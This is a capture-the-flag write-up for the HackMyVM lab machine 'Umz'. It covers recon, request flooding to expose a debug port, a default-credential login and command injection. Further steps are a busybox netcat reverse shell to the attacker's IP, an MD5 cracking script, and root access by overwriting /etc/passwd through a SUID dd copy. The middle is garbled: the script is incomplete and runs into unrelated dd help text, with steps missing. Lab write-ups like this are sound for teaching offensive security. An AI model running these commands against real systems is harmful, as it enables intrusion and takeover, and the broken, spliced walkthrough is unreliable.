05/06/25
UMz
hackmyvm
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
In this write-up, I will be walking through the process of hacking the machine 'Umz' on the HackMyVM platform.
Reconnaissance
so as usual, we began the process with reconnaissance, utilizing Nmap to gather initial information about the target.
nmap -sV -sC 192.168.138.103
-------------------results---------
Nmap scan report for 192.168.138.103
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: cyber fortress 9000
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:4C:41:1B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.76 seconds
During the reconnaissance phase, we identified that ports 22 (SSH) and 80 (HTTP) are open.
fuzzing Directories
We proceeded to enumerate the web server by attempting to discover hidden directories using directory brute-forcing tool gobuster
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u http://192.168.138.103 -x php,html,txt,js

===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/index.php            (Status: 200) [Size: 2714]
/index.html           (Status: 200) [Size: 3024]
/server-status        (Status: 403) [Size: 280]
The index.php and index.html files only displayed a stylish webpage with no interesting content inside.
I tried fuzzing the parameters on the index.php page to see if we could get any meaningful response.
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt -u http://192.168.138.103/index.php?FUZZ=1 -mc 200 -fs 2714
 :: Method           : GET
 :: URL              : http://192.168.138.103/index.php?FUZZ=1
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 2714
________________________________________________

stress                  [Status: 200, Size: 2707, Words: 909, Lines: 94, Duration: 99ms]
During the process, I discovered a /stress endpoint. Initially, I tried looking for any signs of information disclosure, but nothing worked. What caught my attention was the presence of what seemed like a counter on the page. After some time, I realized the real objective wasn’t to extract information, but rather to simulate a DDoS scenario — essentially overloading or slowing down the server.
Understanding this, I used a list of numbers and performed fuzzing on the endpoint. In one terminal, I fuzzed the /stress endpoint, while in a second terminal, I simultaneously fuzzed a different endpoint to increase the load on the server.
ζ ffuf -w /usr/share/wordlists/seclists/Fuzzing/6-digits-000000-999999.txt -u http://192.168.138.103/index.php?stress=FUZZ -fw 909
ζ ffuf -w /usr/share/wordlists/seclists/Fuzzing/6-digits-000000-999999.txt -u http://192.168.138.103/index.php?WTF=FUZZ -fw 909
At this point, we need to wait a bit for the website to become slow and unresponsive. The machine itself may also become sluggish, making it harder to scan. You might need to run multiple scans until you eventually discover an additional open port that appears for debugging purposes.
ζ nmap -sV -sC 192.168.138.103 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 22:38 EDT
Nmap scan report for 192.168.138.103
Host is up (0.0100s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
8080/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.9.2)
| http-title: Debug Console Login
|_Requested resource was http://192.168.138.103:8080/login
|_http-server-header: Werkzeug/1.0.1 Python/3.9.2
MAC Address: 08:00:27:4C:41:1B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds
We then accessed the website hosted on http://$IP:8080 and were greeted with a login page. Since this is an easy-rated machine, we attempted default credentials — hoping for a simple entry point. Fortunately, the credentials admin:admin worked successfully.
Foothold

So we're going to see a command prompt.

Next, we attempted a command injection by using special characters like && , \n and , ; and| to try and execute additional commands. Fortunately, one of these attempts worked successfully. I remember this was the same thing done on the DVWA platform.
Next, we tried to obtain a reverse shell. After testing several payloads, this one worked:
busybox nc 192.168.138.102 4445 -e /bin/bash
before executing this rev shell command make sure to setup a listener
ζ nc - lvnp 4445
listening on [any] 4445
connect to [192.168. 138. 102] from (UNKNOWN) [192.168.138.103] 53496
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
after that u can go to /home/welcome and read the user flag
After gaining access, we explored common directories and found the script responsible for running the service on port 8080 inside the /opt/flask-debug folder. Alongside this script, there was another file named umz.pass, which likely contained the password for the user umzyyds.
Since we couldn’t directly read the password, we tried hashing it using md5sum and attempted to crack it with both hashcat and john, but without success. Eventually, I wrote a custom script to help crack the hash, which ultimately worked.
Bash script
#!/bin/bash

if [ $# -ne 2 ]; then
  echo "Usage: $0  "
  exit 1
fi

target_hash=$1
wordlist=$2

while IFS= read -r word; do
  # Generate MD5 hash of the current word
  hash=$(echo "$word" | md5sum | awk '{print $1}')

  # Compare with target hash
  if [ "$hash" == "$target_hash" ]; then
    echo "Password found: $word"
    exit 0
  fi
done
Full documentation at:
or available locally via: info '(coreutils) dd invocation!
umzyyds@Umz :~ $ ./Dashazi --version
dd (coreutils) 8.30
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later .
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by Paul Rubin, David MacKenzie, and Stuart Kemp.
The binary is also named dd, so we looked it up on **GTFOBins **to see if we could use it for privilege escalation.
After reviewing the exploit, we were able to read the root flag simply by running:
./Dashazi if=/root/root.txt
flag{root-a73c45107081c08dd4560206b8ef8205}
If you want to obtain a root shell instead, one method is to create a modified version of the /etc/passwd file (or similar system files) with weakened security. For example, you can add a new user with a weak password hash or modify the existing user umzyyds to have elevated privileges.
So, we're going to create a weak password using something like this:
ζ openssl passwd -6
$6$xyJUNt5bKP6AphdA$FHJWyLxYWSIifPD5T2nockdv.GI2JZZkHc9wakLUg5qD6/F1tOOEjyAGKCv1ZiqvCF8FVXtVCOt58TvLnQ6Qe0
modified version:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
umzyyds:x:0:0:,,,:/home/umzyyds:/bin/bash
----------^-^ # you can change this one too  change the 1001 to 0
nutzh:$6$xyJUNt5bKP6AphdA$FHJWyLxYWSIifPD5T2nockdv.GI2JZZkHc9wakLUg5qD6/F1tOOEjyAGKCv1ZiqvCF8FVXtVCOt58TvLnQ6Qe0:0:0:root:/root:/bin/bash
So we're going to abuse the binary file, think like u are overwriting the /etc/passwd with ur fake one
cat fake_passwd | ./Dashazi of=/etc/passwd
Then we can authenticate as umzyyds (umzyyds:sunshine3) or the new user we created (nutzh:123).
umzyyds@Umz :~ $ su nutzh
Password:
root@Umz:/home/umzyyds#
ROOTED